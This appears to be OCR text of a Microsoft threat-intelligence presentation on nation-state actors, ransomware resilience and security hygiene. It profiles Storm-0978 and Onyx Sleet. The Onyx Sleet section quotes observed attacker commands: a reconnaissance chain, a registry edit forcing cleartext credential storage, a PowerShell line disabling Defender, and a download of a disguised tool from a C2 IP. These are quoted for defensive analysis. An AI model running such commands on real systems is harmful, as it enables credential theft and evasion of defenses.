
Source: Microsoft Threat Intelligence NSN data.

Europe


January – March 2023



Think tanks and government institutions were the top targets for all major nation state actors likely for intelligence collection on government policy.



Russian actors primarily affiliated with the GRU conducted the most intrusions in Europe, focused on gaining or redeveloping accesses into NATO members' networks.



While the United Kingdom is always among the most targeted in Europe, targeting of defense industrial base and critical infrastructure from multiple state actors thrust France and Italy into the top tier this quarter.

The emerging threat posed by cyber mercenaries

Cyberspace is an increasingly contested area for conflict and strategic rivalries among states.

However, the development and maintenance of offensive cyber capabilities is costly and labor-intensive, demanding skills many countries lack or cannot maintain.

The Diamond Model

ADVERSARY

Bad actor/organization responsible for cyber-attack

Law Enforcement

CAPABILITY

Tools and techniques used by adversary to affect a cyber-attack

Built-in security in our Products and Services

INFRASTRUCTURE

Physical or logical communication structures used by adversary to deliver a capability and effect results from the victim

Our opportunity

VICTIM

Target of the adversary and against whom vulnerabilities and exposures are exploited and capabilities used


Partner with cybercrime victim advocacy groups

INTERNET PROTOCOL (IP) ADDRESSES | **DOMAINS** | **MERCHANT ACCOUNTS** | IOT DEVICES | URLS | CLOUD STORAGE | HOP-THROUGH POINTS

PHONE NUMBERS | EMAIL ADDRESSES | VIRTUAL MACHINES | CRYPTO WALLETS | CRYPTO DOMAINS | SERVERS | SOCIAL MEDIA | OTHER

SOURCE: The Diamond Model of Intrusion Analysis

Similarities of *human operated* campaigns




Storm-0978

DEV


Financial and espionage motives

- **Opportunistic ransomware** and extortion operations in addition to credential-gathering campaigns likely in support of espionage
- Industrial Spy to Underground ransomware
- June 2023: Phishing campaign delivering the SignJoin backdoor
  - **Targeted defense and government entities** in Europe and North America with lures related to the Ukrainian World Congress
  - Emails led to exploitation via the CVE-2023-36884 zero-day vulnerability



Talking points for UWC's #UkraineInNATO campaign

- Today, Ukraine is fighting for more than its own freedom, independence and sovereignty. Ukraine is fighting for the freedom of Europe and for that of the entire Free World, for the very values underlying our right to live in democratic societies where human rights are respected. Ukraine's Armed Forces are defending the peace, prosperity and stability of Europe, and of the entire Euro-Atlantic community, on the frontlines of this war.
- Ukraine's successes on the frontlines would not have been possible without the NATO Allies' powerful and consistent support. Ukraine has widely adapted to NATO standards, and its army has proven very capable in transitioning to Western weaponry and doing so in conditions of full-scale war. The degree of integration between Ukraine and the Alliance has deepened with every passing month.
- According to NATO's own documents, Russia represents the Alliance's greatest near-term threat, and no one has more direct experience in fighting, and defeating it, than Ukraine does. Today, Ukraine and its Armed Forces form the NATO alliance's most powerful and effective defense of its eastern flank.
- Since Russia launched its full-scale invasion on February 24, 2022, Ukraine has *de facto* become a NATO member; the time has come for the formalities to make this reality *de jure*.
- At the Vilnius summit, the Allies should provide Ukraine with a clear view of accelerated accession immediately following the war's end (i.e., define modalities and specific timeframes).
- The situation has changed drastically since 2008, when the Allies declared that Ukraine may, "one day", join their alliance, and only after the implementation of its Membership Action Plan (MAP). Ukraine's adoption of NATO standards has accelerated in conditions of full-scale war, and Ukraine has "outgrown" its MAP. The memberships of Finland and Sweden in the Alliance have been fast-tracked, with no lengthy MAP implementation. These countries are the models for Ukraine.
- Prior to Ukraine's full accession, NATO allies must work closely with Kyiv to develop the interim security guarantees that will come into force immediately after the war's end.



[Storm-0978 attacks reveal financial and espionage motives | Microsoft Security Blog]

What is the optimal ransomware resiliency state?

The foundational five

1. Modern authentication with phish-resistant credentials
2. Least privileged access applied to the entire technology stack
3. Threat-and-risk-free environments
4. Posture management for compliance and the health of devices, services, and assets
5. Automatic cloud backup and file-syncing for user and business-critical data

A call to action

Ransomware attackers are motivated by easy profits, so adding to their cost via security hardening is key in **disrupting the cybercriminal economy.**

Onyx Sleet

Formerly PLUTONIUM

North Korea

Financial and espionage motives

- October 2022, Log4j vulnerability was exploited in the Apache Tomcat engine to gain initial access to VMWare Horizon servers
- Onyx Sleet took advantage of opportunistic targets from the Log4j vulnerability with the intent of returning for further operations
- The actor used these compromised servers to conduct discovery and reconnaissance activities
- Onyx Sleet has also shown interest in taking advantage of **online gambling websites**. This could represent an auxiliary motive for financial gain, either on behalf of the operator or its sponsor.

Discovery commands captured in info.dat

```
cmd.exe /c del ..\broker\webapps\portal\info.dat & arp -a > info.txt & ipconfig /all >>
info.txt & netstat -na | findstr LISTENING >> info.txt & net user >> info.txt & nbtstat -n
>> info.txt & tasklist >> info.txt & systeminfo >> info.txt & move info.txt
..\broker\webapps\portal\info.dat
```

Regadd command to store credentials

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

PowerShell command to stop Defender monitoring

```
powershell -Command Set-MpPreference -DisableRealtimeMonitoring $true
```

Procdump.gif from C2 IP to deliver proc.exe

```
powershell (New-Object
System.Net.WebClient).DownloadFile('http://84.38.134.56/procdump.gif', 'proc.exe')
```

Multiple North Korean threat actors exploiting the TeamCity CVE-2023-42793 vulnerability | Microsoft Security Blog

How can we protect against 99% of attacks?

While we explore many dimensions of the cyber threat landscape in this report, there is one crucial point we must emphasize across them all: the vast majority of successful cyberattacks could be thwarted by implementing a few fundamental security hygiene practices.

By adhering to these minimum-security standards, it is possible to protect against over 99 percent of attacks:

1. **Enable multifactor authentication (MFA):** This protects against compromised user passwords and helps to provide extra resilience for identities.
2. **Apply Zero Trust principles:** The cornerstone of any resilience plan is to limit the impact of an attack on an organization. These principles are:
   - Explicitly verify. Ensure users and devices are in a good state before allowing access to resources.
   - Use least privilege access. Allow only the privilege that is needed for access to a resource and no more.
   - Assume breach. Assume system defenses have been breached and systems may be compromised. This means constantly monitoring the environment for possible attack.
3. **Use extended detection and response (XDR) and antimalware:** Implement software to detect and automatically block attacks and provide insights to the security operations software. Monitoring insights from threat detection systems is essential to being able to respond to threats in a timely fashion.
4. **Keep up to date:** Unpatched and out-of-date systems are a key reason many organizations fall victim to an attack. Ensure all systems are kept up to date including firmware, the operating system, and applications.
5. **Protect data:** Knowing your important data, where it is located, and whether the right defenses are implemented is crucial to implementing the appropriate protection.


Hyperscale cloud makes it easier to implement fundamental security practices by either enabling them by default or abstracting the need for customers to implement them. With software as a service (SaaS) and platform as a service (PaaS) solutions, the cloud provider takes responsibility for keeping up with patch management. Implementing security solutions like MFA or Zero Trust principles is simpler with hyperscale cloud because these capabilities are already built into the platform. Additionally, cloud-enabled capabilities like Extended Detection and Response (XDR) and MFA are constantly updated with trillions of daily signals, providing dynamic protection that adjusts to the current threat landscape.

Fundamentals of cyber hygiene

99%

Basic security hygiene still protects against 99% of attacks.

How effective is MFA at deterring cyberattacks? A recent study based on real-world attack data from Microsoft Entra found that MFA reduces the risk of compromise by 99.2 percent.*



*Source: https://arxiv.org/abs/2305.00945

Microsoft

Monitoring Global Threats: Microsoft :: Threat Intelligence Blog

Microsoft Security Response Center

Global threat activity

Countries or regions with the most malware encounters in the last 30 days

Select a region

Worldwide

77,904,674 devices with encounters

Top threats:

HackTool:Win32/AutoKMS
HackTool:Win64/AutoKms
Trojan:Win32/Wacatac.H!ml
HackTool:Win32/Keygen
Trojan:Win32/Wacatac.B!ml

Most affected industries

Reported enterprise malware encounters in the last 30 days

Education

Education


Show all industries >

Devices with encounters:

6,802,438 (79.48%)

Top threats:

Adware:Win32/DealPly!MSR
Backdoor:MSIL/AsyncRAT.K!MTB
Backdoor:PHP/Webshell.S
Backdoor:Win32/Tofsee.BD!MTB
Backdoor:Win32/Xtrat



Research Threat intelligence Microsoft Defender Cloud threats · **Oct 3** · **9 min read**

Defending new vectors: Threat actors attempt SQL Server to cloud lateral movement >

Microsoft security researchers recently identified an attack where attackers attempted to move laterally to a cloud environment through a SQL Server instance. The attackers initially exploited a SQL injection vulnerability in an application within the target's environment to gain access and elevated permissions to a Microsoft SQL Server instance deployed in an Azure Virtual Machine...

Research Threat intelligence Microsoft Defender Vulnerability Management Vulnerabilities and exploits · **Sep 14** · **13 min read**

Uncursing the ncurses: Memory corruption vulnerabilities found in library >

A set of memory corruption vulnerabilities in the ncurses library could have allowed attackers to chain the vulnerabilities to elevate privileges and run code in the targeted program's context or perform other malicious actions....

Microsoft's Response to Open-Source Vulnerabilities - CVE-2023-4863 and CVE-2023-5217

Monday, October 02, 2023

Microsoft is aware and has released patches associated with the two Open-Source Software security vulnerabilities, CVE-2023-4863 and CVE-2023-5217. Through our investigation, we found that these affect a subset of our products and as of today, we have addressed them in our products as outlined below: CVE-2023-4863 Microsoft Edge Microsoft Teams for Desktop Skype for Desktop Webp Image Extensions (Released on Windows and updates through Microsoft Store) CVE-2023-5217

Research Threat intelligence Microsoft Defender Threat actors · **Sep 14** · **10 min read**

Peach Sandstorm password spray campaigns enable intelligence collection at high-value targets >

Since February 2023, Microsoft has observed a high volume of password spray attacks attributed to Peach Sandstorm, an Iranian nation-state group. In a small number of cases, Peach Sandstorm successfully authenticated to an account and used a combination of publicly available and custom tools for persistence, lateral movement, and exfiltration....

Return on mitigation: Targeting investment to increase resilience continued

ROM	Issues found	% of customers with the issue
Higher		
15	No advanced MFA protection mechanisms enabled	37%
15	Poor user lifecycle management	21%
15	Lack of EDR coverage	13%
15	Lack of detection controls	10%
13	Resource exposed to public access	2%
12	Insufficient protections for local accounts	60%
12	Missing security barrier between cloud and on-premise	54%
12	Insecure Active Directory configuration	43%
12	Insufficient device security controls	8%
11	Legacy cloud authentication is still used	47%
11	No advanced password protection enabled	37%
11	Missing content based MFA protection mechanisms	24%
11	Insecure operating system configuration	3%
Medium		
8	Legacy and unsecure protocols	18%
7	Missing or inconsistent update management	43%
6	Missing cloud application management and monitoring	21%
6	No privileged identity management solution	8%
6	No MFA, or MFA not mandatory for privileged accounts	21%
6	Weak email protection against common threats	16%
6	Legacy or unsupported operating systems	14%
Lower		
4	No privilege separation	41%
4	No hardened workstations used for administration	23%
4	Missing data classification and sharing restrictions	5%
3	No vulnerability management	30%
2	No adherence to the Least Privilege Principle	63%

An example of a high ROM

A customer used the same local administrator password for all Windows endpoints. When an attacker gained access to one endpoint, they were able to move laterally and gain administrative privileges on all endpoints because of the shared password. This led to privilege escalation within the Active Directory Domain Services (ADDS) domain and a total domain compromise. To prevent this type of lateral movement, the customer could have used a solution called Local Administrator Password Solution (LAPS) to randomize local administrator passwords across all endpoints. By doing so, the impact could have been contained to just one endpoint, and with other mitigations for privilege escalation, a total domain compromise could have been averted.

Recommendations

The most prevalent gaps we found during reactive incident response engagements were:

- Lack of adequate protection for local administrative accounts.
- A broken security barrier between on-premises and cloud administration.
- Lack of adherence to the least privilege model.
- Legacy authentication protocols.
- Insecure Active Directory configurations.

These gaps enable attacker tactics ranging from Initial Access to Lateral Movement and Persistence. To mitigate and protect against these tactics, we recommend randomizing local administrative account passwords, not synchronizing on-premises administrative accounts to the cloud, and having separate accounts and purpose-built hardened workstations for on-premises and cloud administration.

For more information about return on mitigation by techniques observed, please see page 43.

We also recommend using just-in-time and just-enough administration in the cloud and on premises, separating daily use and administrative accounts, making an inventory of all applications using legacy authentication protocols, and modernizing those applications where possible and phasing out those that cannot be modernized.

Thank You